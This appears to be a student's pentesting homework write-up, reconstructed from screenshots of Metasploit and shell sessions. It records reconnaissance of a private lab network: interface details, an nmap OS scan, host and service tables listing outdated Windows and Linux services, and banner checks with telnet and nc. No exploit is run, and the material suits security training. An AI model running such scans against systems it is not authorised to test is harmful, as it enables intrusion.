

HW-19 Pentesting.


Scan LAN Segment.




```
msf >
msf >
msf > workspace
  default
* initial
msf > 
```




```
root-kali-lan$ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.50  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::215:5dff:fe01:8000  prefixlen 64  scopeid 0x20<link>
        ether 00:15:5d:01:80:00  txqueuelen 1000  (Ethernet)
        RX packets 134860  bytes 73595367 (70.1 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 157226  bytes 13283088 (12.6 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.11.2  netmask 255.255.255.0  broadcast 192.168.11.255
        inet6 fe80::215:5dff:fe01:8001  prefixlen 64  scopeid 0x20<link>
        ether 00:15:5d:01:80:01  txqueuelen 1000  (Ethernet)
        RX packets 59251  bytes 13120492 (12.5 MiB)
        RX errors 0  dropped 154  overruns 0  frame 0
        TX packets 39486  bytes 4030866 (3.8 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1  (Local Loopback)
        RX packets 1668904  bytes 317509177 (302.8 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1668904  bytes 317509177 (302.8 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root-kali-lan$
```



```
address         mac                name                 os_name       os_flavor  os_sp  purpose  info
 comments
-------         ---                ----                 -------       ---------  -----  -------  ----
 --------
192.168.1.1     00:0C:29:A3:1B:05  pfSense.localdomain  embedded                        device
192.168.1.25    00:0c:29:47:8c:47                       Windows XP                      client
192.168.1.175   00:0c:29:17:70:d8                       Windows 7                       client
192.168.1.200   00:15:5d:01:80:03                       Windows 7                       client
192.168.1.225   00:0c:29:ac:28:42                       Windows 2008                    server
192.168.1.250   00:0c:29:ca:66:e1                       Linux                    2.6.X  server
192.168.11.4    00:0c:29:17:70:e2                       Windows 7                       client
192.168.11.5    00:50:56:98:00:1a                       Windows 7                       client
192.168.11.6    00:0c:29:ac:28:4c                       Windows 2008                    server
192.168.11.7    00:0c:29:47:8c:51                       Windows XP                      client
192.168.11.8    00:0c:29:48:3f:dc                       Linux                    2.6.X  server
192.168.11.100  00:0c:29:1a:3e:a9                       Linux                    3.X    server

msf > db_nmap -O -iL /root/lan.txt
```




```
msf >
msf > services 192.168.1.250

Services
========

host           port  proto  name          state  info
----           ----  -----  ----          -----  ----
192.168.1.250  22    tcp    ssh           open   OpenSSH 5.3p1 Debian 3ubuntu4
Ubuntu Linux; protocol 2.0
192.168.1.250  80    tcp    http          open   Apache/2.2.14 (Ubuntu) mod_mon
o/2.4.3 PHP/5.3.2-1ubuntu4.5 with Suhosin-Patch mod_python/3.3.1 Python/2.6.5 m
od_perl/2.0.4 Perl/v5.10.1 ( Powered by PHP/5.3.2-1ubuntu4.5 )
192.168.1.250  139   tcp    netbios-ssn   open   Samba smbd 3.X - 4.X workgroup
: WORKGROUP
192.168.1.250  143   tcp    imap          open   Courier Imapd released 2008
192.168.1.250  445   tcp    microsoft-ds  open   Samba smbd 3.X - 4.X workgroup
: WORKGROUP
192.168.1.250  5001  tcp    java-rmi      open   Java RMI
192.168.1.250  8080  tcp    http-proxy    open   Apache Tomcat/Coyote JSP engin
e 1.1

msf >
```




```
msf >

msf >
msf >
msf >
msf >
msf >
msf >
msf > services

Services
========

host            port   proto  name           state  info
----            ----   -----  ----           -----  ----
192.168.1.1     53     tcp    domain         open   Unbound 1.5.1
192.168.1.1     80     tcp    http           open   lighttpd 1.4.35
192.168.1.1     443    tcp    https          open   lighttpd 1.4.35
192.168.1.25    25     tcp    smtp           open   Microsoft ESMTP 6.0.2600.21
80
192.168.1.25    80     tcp    http           open   Microsoft IIS httpd 5.1
192.168.1.25    135    tcp    msrpc          open   Microsoft Windows RPC
192.168.1.25    137    udp    netbios-ns     open
192.168.1.25    139    tcp    netbios-ssn    open   Windows XP netbios-ssn
192.168.1.25    443    tcp    https          open
192.168.1.25    445    tcp    smb            open   Windows XP SP2 (language:En
glish) (name:WINXP) (domain:AOE)
192.168.1.25    1028   tcp    unknown        open   Microsoft Windows RPC
192.168.1.25    3389   tcp    ms-wbt-server  open   Microsoft Terminal Service
192.168.1.175   135    tcp    msrpc          open   Microsoft Windows RPC
192.168.1.175   139    tcp    netbios-ssn    open   Microsoft Windows netbios-s
sn
192.168.1.175   445    tcp    microsoft-ds   open   Microsoft Windows 7 - 10 mi
crosoft-ds
192.168.1.175   8000   tcp    http-alt       open
192.168.1.175   8089   tcp    ssl/http       open   Splunkd httpd
192.168.1.175   49152  tcp    unknown        open   Microsoft Windows RPC
192.168.1.175   49153  tcp    unknown        open   Microsoft Windows RPC
192.168.1.175   49154  tcp    unknown        open   Microsoft Windows RPC
192.168.1.200   7      tcp    echo           open
192.168.1.200   9      tcp    discard        open
192.168.1.200   13     tcp    daytime        open   Microsoft Windows USA dayti
me
192.168.1.200   17     tcp    qotd           open   Windows qotd English
192.168.1.200   19     tcp    chargen        open
192.168.1.200   21     tcp    ftp            open   FileZilla ftpd
192.168.1.200   23     tcp    telnet         open   Microsoft Windows XP telnet
d
192.168.1.200   25     tcp    smtp           open   Microsoft ESMTP 7.0.6001.18
000
192.168.1.200   42     tcp    tcpwrapped     open
192.168.1.200   53     tcp    domain         open   Microsoft DNS 6.0.6001
192.168.1.200   79     tcp    finger         open
192.168.1.200   80     tcp    http           open   Apache httpd 2.2.14 (Win32)
 DAV/2 mod_ssl/2.2.14 OpenSSL/0.9.8l mod_autoindex_color PHP/5.3.1 mod_apreq2-2
0090110/2.7.1 mod_perl/2.0.4 Perl/v5.10.1
192.168.1.200   88     tcp    kerberos-sec   open   Microsoft Windows Kerberos
server time: 2020-01-05 22:09:51Z
192.168.1.200   106    tcp    pop3pw         open   Mercury/32 poppass service
192.168.1.200   110    tcp    pop3           open
192.168.1.200   135    tcp    msrpc          open   Microsoft Windows RPC
```


Verify Scan Data.




```
root-kali-lan$
root-kali-lan$
^[[Aroot-kali-telnet 192.168.1.250 143
Trying 192.168.1.250...
Connected to 192.168.1.250.
Escape character is '^]'.
* OK [CAPABILITY IMAP4rev1 UIDPLUS CHILDREN NAMESPACE THREAD=ORDEREDSUBJECT THRE
AD=REFERENCES SORT QUOTA IDLE ACL ACL2=UNION] Courier-IMAP ready. Copyright 1998
-2008 Double Precision, Inc.  See COPYING for distribution information.
Connection closed by foreign host.
root-kali-lan$
```



```
msf > nc -vv 192.168.1.250 80
[*] exec: nc -vv 192.168.1.250 80

192.168.1.250: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.1.250] 80 (http) open
```

